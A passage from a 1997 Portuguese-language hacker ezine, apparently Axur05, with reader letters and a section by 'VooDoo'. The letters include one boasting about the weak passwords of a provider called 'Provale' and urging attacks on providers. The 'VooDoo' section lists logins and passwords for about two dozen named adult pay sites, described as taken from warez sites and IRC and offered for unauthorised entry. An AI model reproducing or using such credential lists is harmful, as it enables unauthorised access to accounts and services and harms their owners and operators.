RESPOSTA: A nossa pagina acho que ja ta explicado! Mantenha contato...

-----  
Date sent: Sat, 1 Mar 1997 00:29:05 -0300  
To: acidmud@thepentagon.com  
From:  
Subject: Sobre Axur05

Adorei o trabalho que voces da Axur05 estao fazendo mostrando de uma forma bastante clara os conceitos Hackers, voces escrevem de uma forma direta e muito profissional, parabens por esse trabalho bem feito. Nao estou conseguindo conectar-me ao site da Axur05, o endereco do site mudou??? Sera que seria possivel voce me mandar o proximo exemplar da Axur05 via e-mail, ou entao mandar o endereco do site onde eu encontro. desde ja agradeço.

RESPOSTA: Nao mandamos a revista pelo email, mas algumas pessoas estao fazendo este grande favor para no's, por enquanto zine soh na com a galera... ;)

-----  
Date sent: Thu, 27 Feb 1997 21:09:55 -0300  
To: acidmud@thepentagon.com  
From:

E ai tudo bem?  
Parabens pelo excelente "jornazinho" feito por voces.  
Precisamos provar que o Brasil nmo s≤ possui uma massa esmagadora de "burrinhos", lamers, etc... Mas muitos que conhecem este maravilhoso instrumento de trabalho, que é o computador!  
Que rasgamo de seda!!! Em outras palavras, precisamos espalhar os nossos conhecimentos a toda populacao internauta! Chutar os traseiros dos sysoper, donos de provedorias... Estes palhaços que sentam a faca nos pobres lamers, "burrinhos", que nao entendem nada!  
Fuck provedores!!!  
Se possivel, envie o proximo jornalzinho do dia 1 de marco, para este mail, eu dou um jeito de pega-lo.  
Esses otarios dessa tal de "Provale" tem senhas e logins tao faceis!!!  
Bando de burrinhos!!!  
Um abraço Acidmud, continue com este maravilhoso informativo, vamos detonar com estes provedores malditos!!!

Ass: @hotpig

RESPOSTA: Achei este teu "jornalzinho" um pouco arrogante, acho q estamos fazendo a nossa parte...

-----  
Date sent: Thu, 27 Feb 1997 02:25:26 -0300  
To: acidmud@thepentagon.com  
From:  
Subject: endereco

E ai cara!  
Primeiramente quero parabenizar vcs pelo ezine power, realmente detonante, tenho os 2 primeiros impresso, mas so quero saber uma coisa!  
Kd a revista? Tenho procurado, ja perguntei pro Voodoo e ele nao me retornou, pra onde foi removida a Global???  
Pode me dizer, cara levei um monte de camaradas naquela page e agora estamos perdidos, nao sabemos onde procurar, e um amigo meu tem uma BBS, to vendo com ele pra por seu zine la, realmente merece destaque!  
Muitissimo obrigado cara!!

Aguardo resposta!

Magoo  
P.A.R.

Hacking The Planet

RESPOSTA: Para nos ajudar distribua o zine isso faz com que escrevamos cada vez mais e mais! Obrigado dude...

-----  
}-===== [chain] =====- {

15-) Lista de passwords para sites porno - by VooDoo

~~~~~  
Well, aqui vai uma pequena lista de passwords para sites pornos. A maioria e' proveniente de sites wareZ, outros foram retirados de servers irc (tipo irc.mtv.com #xxxpass) e alguns nos mesmos conseguimos. ATENCAO: nem todo o sys admin e' burro, portanto, algumas contas podem nao existir mais (visto que o pessoal comeca a acessar direto fazendo com que os administradores percebam). Nao envie mensagens pro nosso endereco falando: "bahh, tal site nao ta funcionando, vai la e verifica".  
Aviso para aqueles que nao tem uma namorada gostosa pra foder: manerem na punheta! "He4vY" pHuN! =)

PS: A maioria das contas foram verificadas em 22/02/97. Letras maiusculas e minusculas em logins ou passwords devem ser consideradas.

===== Esquema =====

s= Site (Endereco da pagina)  
a= About (pequena descricao sobre o site)  
l= Login ou Username      p= Password

=====

s: <http://www.pornopass.com>

a: Sistema que libera a entrada em mais de 500 outros sites pornos! Um dos mais inseguros que existem. Use qualquer uma das indentificacoes abaixo:

cool	funny	sjus	yoals	piras	hads
god	volleyball	cindy	fred	tits	adidas
ace	abc	richard	fuckme	dick	lisa
superman	beavis	maggie	letmein	killer	horny
nin	nirvana	south	north		

s: <http://www.clublink.com>

a: Outro sistema com dezenas de sites pornos cadastrados.

p: christopher

s: <http://www.adultsights.com>

a: Mais um sistema com sites cadastrados. Dificil de obter acesso.

l: adult22249	p: 9900512
l: as34683	p: ps106964
l: as53920	p: ps169396
l: theman	p: theman
l: vicodind	p: fuck

s: <http://www.validate.com>

a: Porra, to cansado! Mais um sistema phudido com sites cadastrados.

l: adam	p: adam
l: terry	p: terry
l: wet	p: pussy
l: woody	p: woody

s: <http://www.pinups.com>

l: user2	p: testament
l: rancid	p: captain

s: <http://www.pornomania.com>

l: Cyberguy      p: wowkewl

s: <http://www.sexcentral.com>

l: malibu	p: 90234
l: whata	p: zammy

s: <http://www.shemale.com>

l: she	p: male
l: userid	p: password

s: <http://www.smokinpussy.com>

l: zippo      p: hockey

s: <http://www.tyffany.com>

l: berhack	p: 123456
l: power45	p: power

s: <http://www.vividvideo.com>

l: varitech	p: ngi2634
l: Alladin1	p: erh2822

s: <http://www.wcff.com>

l: hongkong      p: cavalier

s: <http://www.xxxpics.com>

l: 123456      p: 123456

s: <http://207.176.29.134>

l: jd251      p: adult

s: <http://www.makinc.com/bigtop>

l: test      p: test

s: <http://www.sexjapan.com>

l: denize      p: 7hdbend4

s: <http://www.clubporn.com>

l: gythu      p: killwilma

s: <http://www.intertain-inc.com>

l: yakky      p: tigers

s: <http://www.hotladies.com>

l: whorez      p: whorezxx

s: <http://www.adamxxx.com/adamxxx/members/members.htm>

l: 701063      p: f8b7e

=== Final. Se mes que vem a gente nao estiver preso, tem mais passwds.

XXX Password List ( parte 1/10 )

Copyright (c) Global Domination Inc.

-----  
Agradecimento: A todos que leem e distribuem a nossa zine, mesmo sabendo que estamos em um mal momento nao abandonaram a causa axur05.  
Obrigado a HoTFire que foi muito dedicado junto a no's.

LEMBRANDO: Todas as BBS estao liberadas pra distribuir o zine, estamos fazendo nossa parte escrevendo, agora vcs nos ajudam distribuindo.

}-----[chain]-----{-  
- SE QUISER QUE A REVISTA CONTINUE ESCREVA-NOS, ATENDEREMOS A TODOS -  
- AGUARDEM - EM BREVE - O PROXIMO NUMERO DA SUA REVISTA HACKER - AXUR 05 -  
- = = = Dia 01 De ABRIL = = = -  
EM TODAS AS BBSZ UNDERGROUND